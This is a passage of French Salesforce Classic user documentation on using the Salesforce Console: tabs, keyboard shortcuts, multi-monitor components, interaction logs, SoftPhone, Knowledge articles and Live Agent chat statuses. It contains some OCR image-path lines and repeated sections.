Lorsque vous fermez les onglets de navigateur, vous perdez tous les onglets de console ouverts. Si votre administrateur configure des sessions utilisateur enregistrées pour une console, lorsque vous vous reconnectez à Salesforce, vos onglets et composants de console précédemment ouverts s'affichent automatiquement à nouveau. De plus, si vous redimensionnez des composants du menu latéral, des journaux des interactions ou si vous fermez l'en-tête de la recherche globale, ces personnalisations s'affichent également.

Si vous vous déconnectez de Salesforce, puis vous reconnectez à la même fenêtre, vos onglets précédemment ouverts sont de nouveau affichés dans la nouvelle session, même lorsque l'option `Enregistrer les sessions utilisateur` est désactivée.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

Affichage des favoris ou des onglets récemment utilisés dans Salesforce Console

## Onglet de navigation de Salesforce Console


Utilisez l'onglet de navigation pour sélectionner un objet et afficher sa page d'accueil.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglet de navigation d'une console**




Chaque console affiche un onglet de navigation. Votre administrateur détermine la liste des objets que vous pouvez sélectionner dans un onglet de navigation. Cependant, si l'option **Personnaliser mes onglets** est activée pour vous, vous pouvez cliquer dessus pour masquer, afficher et organiser les objets.

La pupart des pages d'accueil d'objet sélectionnées à partir d'un onglet de navigation affichent des vues de liste, qui se présentent automatiquement sous la forme de listes optimisées. Un onglet de navigation n'affiche pas de prévisions, d'idées, de réponses, de connexions, de portails, de console ni de boutons pour personnaliser votre organisation Salesforce.

CONSULTER ÉGALEMENT :

- Onglets de Salesforce Console
- Utilisation de Salesforce Console

## Consignes relatives à l'utilisation des onglets de Salesforce Console


Découvrez comment tirer parti des onglets principaux et des sous-onglets d'une console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglets principaux et sous-onglets d'une console**




(1) Un onglet principal est le principal élément sur lequel vous travaillez, par exemple un compte. (2) Un sous-onglet est un élément associé à un onglet principal, par exemple le contact d'un compte. Salesforce ne limite pas le nombre d'onglets que vous pouvez afficher.

Lors de l'affichage des onglets, l'icône * s'affiche sous les onglets dans lesquels vous n'avez enregistré aucune modification, à l'exception des rapports, des pages Visualforce ou des pages de configuration de votre organisation Salesforce. L'icône ⚠ s'affiche sous les onglets dans lesquels vous devez corriger des erreurs. Si votre administrateur a ajouté des domaines externes à la liste blanche d'une console, les onglets peuvent afficher des pages extérieures à Salesforce. Lorsque vous cliquez sur un bouton personnalisé ou modifiez le type, le propriétaire ou le territoire d'un enregistrement, vous n'ouvrez pas un nouvel onglet, mais l'onglet actif accède à l'élément que vous avez sélectionné.

La barre d'onglets permet de lancer diverses actions en cliquant sur ▼, puis en sélectionnant une option, par exemple pour fermer des onglets, actualiser les onglets, afficher les raccourcis clavier, et plus encore. Pour réorganiser un onglet, faites-le glisser vers sa nouvelle position dans la barre d'onglets. Les onglets conservent leur statut d'onglet principal ou de sous-onglet, ce qui signifie que vous ne pouvez pas déplacer des onglets principaux vers la barre des sous-onglets, et inversement. La réorganisation des onglets n'est pas disponible pour Internet Explorer® 7.

Si votre administrateur a activé les composants multi-moniteurs, vous pouvez détacher des onglets principaux de votre navigateur et les faire glisser vers n'importe quel emplacement de votre écran afin de personnaliser votre espace de travail. Cliquez simplement sur ▼, puis sélectionnez **Afficher les onglets principaux**. Pour rétablir les onglets principaux dans leur navigateur initial, cliquez sur ▼, puis sélectionnez **Afficher de nouveau les onglets dans la console**.

Pour copier l'URL d'un onglet de console et l'envoyer à un autre utilisateur, cliquez sur ▼ puis sélectionnez 🔗 en regard du nom de l'onglet. Si vous envoyez l'URL à un utilisateur extérieur à la console, sélectionnez la création d'une URL Salesforce standard dans la boîte de dialogue Lien à partager. Appuyez ensuite sur CTRL+C pour copier l'URL. Pour ajouter un nouvel onglet à votre console et coller l'URL que vous avez copiée, cliquez sur + . Dans la zone de texte, appuyez sur CTRL+V pour coller l'URL, puis cliquez sur **OK**. Vous pouvez coller une URL de console ou une URL Salesforce standard sous un nouvel onglet.

Pour épingler à la barre d'onglets les onglets principaux que vous visitez fréquemment, pour pouvoir y accéder rapidement, cliquez sur ▼, puis sélectionnez 📌 . Lorsqu'un onglet est épinglé, il est placé devant la barre d'onglets et son texte est supprimé pour économiser l'espace. Pour détacher un onglet, cliquez sur ▼, puis sélectionnez 📌 .

Pour ajouter un favori ou un onglet visité occasionnellement, pour pouvoir y accéder rapidement, cliquez sur ▼, puis sélectionnez 🔖 . Lorsqu'un onglet est ajouté aux favoris, il est placé dans le composant Historique du pied de page (auparavant appelé Onglets les plus récents) Pour supprimer un onglet ajouté aux favoris, cliquez sur ▼ puis sélectionnez 🔖 ou cliquez sur **Supprimer** en regard de l'onglet dans le composant Historique. Reportez-vous à Affichage des signets ou des onglets récemment utilisés dans une Salesforce Console à la page 4595.

ATTENTION: Si vous cliquez sur **Annuler** sur un élément récemment créé que vous n'avez pas enregistré, l'élément et son onglet sont supprimés sans passer par la corbeille.

Remarque: Si votre administrateur Salesforce ajoute des composants de console personnalisés, des fonctionnalités supplémentaires peuvent être disponibles dans les menus latéraux en regard des onglets.

Conseil: Pour rouvrir le dernier onglet fermé, appuyez sur MAJ+C ou cliquez sur ▼, puis sélectionnez **Ouvrir le dernier onglet fermé**. Vous pouvez rouvrir jusqu'à 10 onglets fermés.

CONSULTER ÉGALEMENT :

Onglet de navigation de Salesforce Console
Onglets de Salesforce Console
Utilisation de Salesforce Console

## Affichage des favoris ou des onglets récemment utilisés dans Salesforce Console

S'ils ont été configurés par votre administrateur Salesforce, vous pouvez accéder rapidement aux onglets principaux que vous avez enregistrés dans les favoris ou récemment utilisés dans une console, sans les rechercher dans Salesforce.

**Remarque:** Dans la version Summer '15, les Onglets les plus récents ont été renommés Historique et les favoris ont été ajoutés à l'historique afin de faciliter la recherche et l'accès aux onglets pour les utilisateurs. Ces fonctionnalités ne sont pas disponibles dans Internet Explorer® 7 et 8.

Pour afficher les onglets favoris ou récemment utilisés, cliquez sur **Historique** dans le pied de page de la console. Cliquez ensuite sur la colonne Favoris ou Onglets récents, puis sélectionnez un onglet. Vous pouvez récupérer l'URL de chaque onglet et l'envoyer à un autre utilisateur, ou supprimer les favoris et effacer la liste des onglets récemment utilisés pour réinitialiser les listes. En regard de chaque onglet récent, vous pouvez accéder à dix sous-onglets, s'ils sont disponibles. Les éléments qui ne s'affichent pas sous forme d'onglets, tels que les plans de demande de réunion, ne figurent pas dans le pied de page Historique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Consignes relatives à l'utilisation des onglets de Salesforce Console
- Utilisation de Salesforce Console

# Redimensionnement et réduction des listes épinglées dans une Salesforce Console

Si un administrateur a activé les listes épinglées et a choisi où les afficher à l'écran, vous pouvez les redimensionner et les réduire.

Pour redimensionner une liste épinglée, cliquez sur la marge de droite ou du bas de la liste et faites-la glisser jusqu'à la taille désirée. Pour réduire une liste épinglée, cliquez sur la flèche à droite ou en bas de la marge. Pour afficher de nouveau la liste, cliquez sur la flèche. Si vous n'avez pas encore sélectionné d'enregistrement dans une liste, la liste s'affiche automatiquement en plein écran.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Utilisation de Salesforce Console

# Utilisation de raccourcis clavier dans une Salesforce Console

Les raccourcis clavier vous permettent d'exécuter rapidement des actions en appuyant sur des touches au lieu d'utiliser une souris.

Ils permettent d'utiliser plus efficacement une console. Par exemple, au lieu de saisir les détails d'une requête puis de cliquer avec la souris sur **Enregistrer**, un administrateur peut créer un raccourci afin de vous permettre de saisir les détails de la requête et d'appuyer sur CTRL+S pour enregistrer des requêtes sans passer du clavier à la souris. Seuls les administrateurs peuvent créer ou personnaliser des raccourcis.

Pour afficher un plan qui répertorie les raccourcis d'une console, cliquez sur MAJ+K ou sur , puis sélectionnez **Afficher les raccourcis clavier**. Si un raccourci est grisé sur le plan, cela indique qu'il n'a pas été activé ou qu'il a été personnalisé.

Les raccourcis clavier ne sont pas sensibles à la casse, même quand vous appuyez sur MAJ avant une touche alphabétique. Par exemple, MAJ+b et MAJ+B représentent le même raccourci. Si CTRL, ALT ou MAJ figure dans un raccourci clavier, l'ordre de pression de ces touches n'a aucune importance. Par exemple, CTRL+ALT+A est identique à ALT+CTRL+A.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Raccourcis clavier par défaut pour Salesforce Console
- Utilisation de Salesforce Console

## Raccourcis clavier par défaut pour Salesforce Console

Ces raccourcis sont automatiquement disponibles dans une console et un administrateur peut les personnaliser ou les désactiver.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
| Activer le mode des raccourcis clavier | Active les raccourcis clavier dans un navigateur qui affiche une console. | ÉCHAP |
| Accéder à l'onglet de navigation | Sélectionne l'onglet de navigation. | V |
| Accéder au champ sous l'onglet | Sélectionne les détails dans un onglet. | MAJ+S |
| Accéder aux onglets principaux | Sélectionne la ligne des onglets principaux. | P |
| Accéder aux sous-onglets | Sélectionne la ligne des sous-onglets dans un onglet principal. | S |
| Accéder à la vue de liste | Sélectionne la vue de liste. | N |
| Accéder au premier élément de la vue de liste | Sélectionne le premier élément dans la vue de liste. | MAJ+F |

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
| Accéder à la case de recherche de l'en-tête | Positionne le curseur dans la case de recherche de l'en-tête. | R |
| Accéder au pied de page | Déplace le curseur vers les composants de pied de page.<br>Raccourcis non pris en charge pour Microsoft® Internet Explorer® versions 7 ou 8, ou les langues de droite à gauche. Si vous sélectionnez le composant Macros ou Présence, appuyez sur ECHAP pour déplacer le curseur vers d'autres composants. | F/FLÈCHE DROITE ou FLÈCHE GAUCHE/1 à 9 |
| Déplacer à gauche | Déplace le curseur vers la gauche. | FLÈCHE GAUCHE |
| Déplacer à droite | Déplace le curseur vers la droite. | FLÈCHE DROITE |
| Monter | Déplace le curseur vers le haut. | FLÈCHE HAUT |
| Descendre | Déplace le curseur vers le bas. | FLÈCHE BAS |
| Ouvrir l'élément sous un onglet inactif | Ouvre l'élément sélectionné sous un nouvel onglet sans déplacer le focus. | CTRL+clic sur PC ; CMD+clic sur Mac |
| Ouvrir le bouton déroulant dans les onglets | Ouvre le bouton déroulant dans les onglets pour sélectionner plus d'actions. | D |
| Ouvrir l'onglet | Ouvre un nouvel onglet. | T |
| Fermer l'onglet | Ferme un onglet sélectionné. | C |
| Rouvrir le dernier onglet fermé | Rouvre le dernier onglet principal fermé. | MAJ+C |
| Actualiser l'onglet | Actualise un onglet sélectionné. | MAJ+R |
| Saisir | Active une commande. | ENTRÉE |
| Obtenir un lien à partager | Ouvre la boîte de dialogue Lien à partager sous l'onglet sélectionné. | U |
| Afficher les raccourcis clavier | Ouvrez un plan qui répertorie les raccourcis clavier. | MAJ+K |
| Modifier | Bascule des détails vers la page de modification. | E |
| Enregistrer | Enregistre les modifications de l'onglet sélectionné. | CTRL+S |
| Masquer ou afficher la liste épinglée | Bascule la présentation d'une liste épinglée. | MAJ+N |
| Masquer ou afficher le menu latéral gauche | Bascule la présentation du menu latéral gauche et de ses composants. | MAJ+FLÈCHE GAUCHE |
| Masquer ou afficher le menu latéral droit | Bascule la présentation du menu latéral droit et de ses composants. | MAJ+FLÈCHE DROITE |
| Masquer ou afficher le menu latéral supérieur | Bascule la présentation du menu latéral supérieur et de ses composants. | MAJ+FLÈCHE VERS LE HAUT |
| Masquer ou afficher le menu latéral inférieur | Bascule la présentation du menu latéral inférieur et de ses composants. | MAJ+FLÈCHE VERS LE BAS |

| Action (raccourci clavier) | Description | Touche de raccourci |
|---|---|---|
| Zoom avant ou arrière sur les onglets principaux | Effectue un zoom avant ou arrière sur les principaux onglets en basculant la présentation de l'en-tête, du pied de page et de la liste épinglée. | Z |

CONSULTER ÉGALEMENT :

Utilisation de raccourcis clavier dans une Salesforce Console

Utilisation de Salesforce Console

# Consignes relatives à l'utilisation des composants multi-moniteurs de Salesforce Console

Déplacez des portions d'une console vers différentes zones de vos écrans pour organiser les informations comme vous le souhaitez.

Une fois qu'un administrateur Salesforce a activé les composants d'écrans multiples, vous pouvez détacher et faire glisser les onglets principaux et les SoftPhones Open CTI vers d'autres emplacements de vos écrans. Vous pouvez également déplacer le composant Historique, les chats Live Agent (mais pas le composant de pied de page) et tous les composants de console personnalisés ou les composants de zone de dessin Force.com dans un pied de page de console. Pour utiliser des composants d'écrans multiples, vous devez mettre à jour les paramètres de votre navigateur pour : (1) autoriser les fenêtres contextuelles ; (2) ouvrir les liens dans les fenêtres pas les onglets.

Pour détacher et déplacer les onglets principaux, cliquez sur , puis sélectionnez **Détacher les onglets principaux**. Pour rétablir les onglets principaux dans leur navigateur initial, cliquez sur , puis sélectionnez **Rétablir les onglets dans la console**.

Pour détacher et déplacer des composants de pied de page d'une console, cliquez sur les éléments, puis sélectionnez . Pour rétablir les éléments dans leur navigateur initial, cliquez sur . Pour actualiser un composant de pied de page détaché, cliquez dessus avec le bouton droit, puis sélectionnez **Recharger** ou **Actualiser**. Lorsque vous actualisez un composant de pied de page détaché, il est replacé dans le pied de page de la console.

Si des listes épinglées sont configurées, une zone d'édition vierge s'affiche en regard des listes avec la mention `Glissez-déposez ici les composants de pied de page`. Utilisez cette zone pour différencier les fenêtres Salesforce de celles des autres applications affichées.

**Important:** Les éléments détachés se ferment et perdent leurs positions sur vos écrans lorsque vous : (1) vous déconnectez de Salesforce ; (2) cliquez sur **Configuration** ; (3) cliquez sur un lien pour quitter une console ; (4) actualisez ou fermez vos navigateurs.

**Remarque:** Vous ne pouvez pas détacher des SoftPhones conçus avec les versions 3.0 ou 4.0 de la boîte à outils CTI.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Conseil: Tous les éléments détachés de la console ont un en-tête bleu qui les différencie des autres fenêtres affichées.

Pour utiliser des raccourcis clavier depuis les composants détachés, sélectionnez sur la fenêtre appropriée. Par exemple, si une fenêtre avec un onglet de navigation est sélectionnée, le raccourci par défaut d'accès aux onglets principaux (la touche P) ne fonctionne pas.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

# Ajout de notes dans des enregistrements de Salesforce Console

Le journal des interactions permet d'ajouter rapidement des notes à des enregistrements, sous les onglets principaux d'une console.

Si vous êtes attribué(e) à une présentation du journal des interactions, vous pouvez accéder au journal à partir du pied de page d'une console. Le journal s'affiche dans les éléments qui incluent une liste associée Historique des activités, notamment les comptes et les contacts, mais pas dans les solutions. Les journaux ne sont pas disponibles pour les rapports, les tableaux de bord, Salesforce CRM Content, l'onglet Gestion des articles ou les pages Visualforce.

Pour afficher ou masquer le journal des interactions, survolez la bordure du journal, puis cliquez sur ou sur . Pour redimensionner le journal des interactions et la page de détail, faites glisser le séparateur. Pour accélérer l'enregistrement de notes sur des clients, lorsqu'un contact s'affiche dans un sous-onglet, son nom est ajouté au `Nom` du journal. Vous pouvez toutefois modifier le `Nom` avant d'enregistrer le journal. Lorsque vous cliquez sur **Effacer le journal** pour retirer des notes ou un `Objet`, les notes enregistrées ne sont pas toutes retirées, elles sont stockées dans la liste associée Historique des activités de l'enregistrement. Pour faciliter la consultation et la récupération, tous les journaux sont enregistrés en tant que tâches dans la liste associée Historique des activités des enregistrements.

Remarque: Les administrateurs peuvent personnaliser les champs affichés dans les journaux.

Conseil: Si vous utilisez un SoftPhone, cliquez sur **Ajouter les données d'appels** pour ajouter la date et l'heure d'un appel dans le journal. Lorsque des fenêtres contextuelles s'affichent dans des appels entrants, cliquez sur **Mettre fin à l'appel** pour arrêter l'appel et enregistrer toutes les mises à jour effectuées dans le journal.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le journal des interactions :

- « Lire » sur les tâches

Pour enregistrer des notes dans le journal des interactions :

- Modifier sur les tâches

# Affichage des notifications automatiques dans une Salesforce Console

Les notifications automatiques sont des indicateurs visuels indiquant la modification d'un enregistrement ou d'un champ que vous consultez par d'autres utilisateurs.


Lorsqu'un administrateur Salesforce a configuré les notifications automatiques, des indicateurs visuels de modification d'enregistrement et de champ sont affichés dans les listes et les pages de détail. En cas de modification, les pages de détail sont automatiquement actualisées de manière à afficher la mise à jour, ou bien des notifications apparaissent sous la forme de boîtes de dialogue. Les notifications s'affichent dans les listes comme suit :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Notifications automatiques pour les listes**




(1) Jaune lors de la modification d'un enregistrement. (2) Bleu s'il s'agit du dernier élément que vous avez visualisé. (3) Gras et italique lors de la modification d'un champ spécifié par un administrateur.

**Remarque:**

- Les objets et leurs champs sont disponibles pour des notifications automatiques : comptes, contacts, requêtes, pistes, opportunités, campagnes, tâches et objets personnalisés.
- Les notifications automatiques ne sont pas disponibles dans la console dans Professional Edition.
- Si vous configurez des notifications automatiques pour l'objet piste et utilisez les règles Data.com Clean, les notifications automatiques sont déclenchées dans la console. Notez que des notifications supplémentaires peuvent affecter vos limitations en notifications automatiques.

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

# Utilisation d'un SoftPhone avec une Salesforce Console

Dans une console, un SoftPhone vous permet d'afficher les enregistrements associés aux appels téléphoniques ainsi que de recevoir, passer et transférer des appels.

Vous pouvez accéder à un SoftPhone si vous êtes attribué(e) à un centre d'appels en utilisant un adaptateur CTI équipé de la version 3.0 ou 4.0 du CTI Toolkit, ou si vous utilisez un centre d'appels créé avec Open CTI.

Cliquez sur dans le pied de page d'une console pour afficher un SoftPhone. Utilisez le journal d'interactions pour écrire des notes dans les journaux d'appel. Un journal des appels est un enregistrement d'activité généré automatiquement lors de l'utilisation d'un SoftPhone. Il assure le suivi du numéro de téléphone, de l'appelant, de la date, de l'heure et de la durée de l'appel. Vous pouvez afficher les journaux des appels dans la liste associée Historique de l'activité pour tout enregistrement associé à l'appel.

**Important:** Les données peuvent ne pas s'enregistrer correctement quand vous : (1) actualisez votre navigateur pendant un appel ; (2) utilisez un SoftPhone dans plusieurs navigateurs en même temps ; (3) passez à un SoftPhone dans un navigateur sans console.

**Remarque:** Si vous utilisez un adaptateur CTI équipé de la version 4.0 du CTI Toolkit, s'affiche dans le pied de page, même si vous n'êtes pas connecté(e) à l'adaptateur.

**Conseil:** Vous pouvez masquer le SoftPhone en cliquant sur , mais vous ne pouvez pas le déplacer hors du pied de page d'une console. Vous pouvez également redimensionner la hauteur d'un SoftPhone en déplaçant la barre par dessus. Lorsque vous cliquez sur **Mettre fin à l'appel**, toutes les mises à jour effectuées dans le journal des interactions sont enregistrées avant la fin de l'appel.

CONSULTER ÉGALEMENT :

- Utilisation d'un SoftPhone
- Centre d'appels Salesforce
- Utilisation de Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher et utiliser le SoftPhone :

- Membre d'un centre d'appels

# Recherche d'articles Knowledge dans une Salesforce Console

Si Salesforce Knowledge et le menu latéral Knowledge ont été configurés par un administrateur, les articles apparaissent automatiquement lorsque vous sélectionnez une requête dans une console.

Pour vous aider à résoudre plus rapidement les requêtes, des articles suggérés apparaissent dans le menu latéral au fur et à mesure que vous saisissez des informations dans l'`objet` d'une requête. Seuls les articles mis à jour au cours des 30 derniers jours sont affichés. Vous pouvez toutefois afficher des articles plus anciens en spécifiant un terme de recherche ou en filtrant les résultats de recherche. Pour filtrer des articles par une catégorie, une langue ou un statut de validation spécifique, cliquez sur , puis sélectionnez des options de filtrage. Pour accéder à ces filtres, le statut de validation et les articles multilingues doivent être activés. C'est un administrateur qui détermine les langues disponibles pour les articles. Les colonnes disponibles dans le menu latéral sont `Nouveau`, `Titre de l'article` et `Les plus consultés`. Vous pouvez faire glisser la barre qui sépare les colonnes pour les redimensionner, mais vous ne pouvez pas ajouter, supprimer ni réorganiser les colonnes.

Pour rechercher des articles qui peuvent vous aider à résoudre une requête, cliquez sur , tapez des mots clés dans `Rechercher`, puis cliquez sur **OK**. Pour joindre un article à une requête, cliquez sur la case à cocher en regard de l'article, puis sur **Joindre à la requête**. Vous pouvez joindre un article uniquement à une requête enregistrée. s'affiche en regard de l'article joint à une requête.

Pour changer le nombre d'articles affichés, cliquez sur l'indicateur de décompte d'articles dans le coin inférieur gauche du menu latéral, puis sélectionnez un paramètre. Vous pouvez afficher 10, 25, 50, 100 ou 200 enregistrements à la fois. Si vous modifiez ce paramètre, vous revenez à la première page de la liste.

Pour afficher ou masquer le menu latéral, survolez la barre de défilement, puis cliquez sur ou sur . Vous pouvez faire glisser la barre entre les articles du menu latéral et la page de détail pour redimensionner la largeur d'un article.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les articles de Salesforce Knowledge :

- « Lire » sur le type d'article

Pour ajouter des articles Salesforce Knowledge à des requêtes :

- Modifier sur les requêtes

CONSULTER ÉGALEMENT :

Utilisation de Salesforce Console

# Live Agent pour les agents de support

Bienvenue dans Live Agent pour les agents de support ! Live Agent est une solution de chat complète qui vous aide à servir les clients.

En tant que qu'agent de support, vous aidez tous les jours de nombreux clients à résoudre leurs problèmes. Live Agent est une solution de chat totalement intégrée aux outils Salesforce, qui simplifie l'accès à toutes les informations dont vous avez besoin sur vos clients, à un emplacement unique. De plus, Salesforce exploite la puissance du Service Cloud qui permet d'accéder à des outils importants, notamment la base de connaissances et les messages de support prédéfinis, afin d'accélérer la résolution des problèmes des clients et la fermeture des requêtes.

Que vous soyez expert ou débutant dans Live Agent, vous disposez de divers outils qui facilitent le support simultané de plusieurs clients via le chat. Nous pouvons commencer.

CONSULTER ÉGALEMENT :

- Live Agent pour les superviseurs du support
- Live Agent pour les administrateurs
- Autorisations des agents du support Live Agent

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Assistance de clients via un chat

Utilisez Live Agent pour aider vos clients à résoudre rapidement leurs problèmes.

L'utilisation de Live Agent dans la Salesforce Console permet d'accéder à d'autres produits Service Cloud d'assistance complète des clients.


### Modifier votre statut Live Agent

Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

### Chat avec des clients

Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

### Accès aux détails du client pendant un chat

Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

### Envoi de messages Texte rapide dans des chats

Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

### Transfert de fichiers pendant un chat

Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.

### Blocage des clients de chat indésirables

Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

### Arrêt d'une session de chat

Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.



### Modifier votre statut Live Agent

Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

### Chat avec des clients

Acceptez les demandes de chat entrantes pour commencer à discuter avec des clients.

### Accès aux détails du client pendant un chat

Lorsque vous acceptez une demande de chat, un onglet d'information sur le chat s'ouvre automatiquement. L'onglet de détails présente des informations sur le visiteur et permet de rechercher des enregistrements associés au chat, notamment des contacts et des requêtes.

### Envoi de messages Texte rapide dans des chats

Envoyez des messages pré-rédigés à des clients d'un chat afin d'accélérer la communication de messages courants.

### Transfert de fichiers pendant un chat

Autorisez les clients à charger et à transférer des fichiers pendant un chat, afin de faciliter le partage d'informations supplémentaires sur les problèmes qu'ils soumettent.


## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

Blocage des clients de chat indésirables

Vous pouvez empêcher des clients d'accéder au chat directement depuis Salesforce console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat.

Arrêt d'une session de chat

Arrêtez une session de chat lorsque vous avez terminé votre discussion avec un client et mis à jour les enregistrements associés au chat.

## Modifier votre statut Live Agent

Modifiez votre statut Live Agent afin de définir si vous êtes disponible pour recevoir les nouveaux chats et les chats transférés.

Dans Live Agent, vous pouvez définir votre statut sur en ligne, absent ou hors ligne. Lorsque vous quittez Live Agent, votre statut devient automatiquement hors ligne et toutes les sessions de chat actives sont fermées.

1. Cliquez sur le widget du pied de page de Live Agent pour ouvrir le gestionnaire de chat.
2. Cliquez sur la flèche déroulante dans le coin supérieur droit du gestionnaire de chat pour afficher vos options de statut.
3. Sélectionnez votre statut.

Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

## Statuts de Live Agent

Les statuts de Live Agent définissent comment vous pouvez interagir avec des clients lorsque vous êtes en ligne, absent ou hors ligne.

| Statut | Description |
| --- | --- |
| En ligne | Vous pouvez recevoir et accepter des chats et des transferts entrants. |
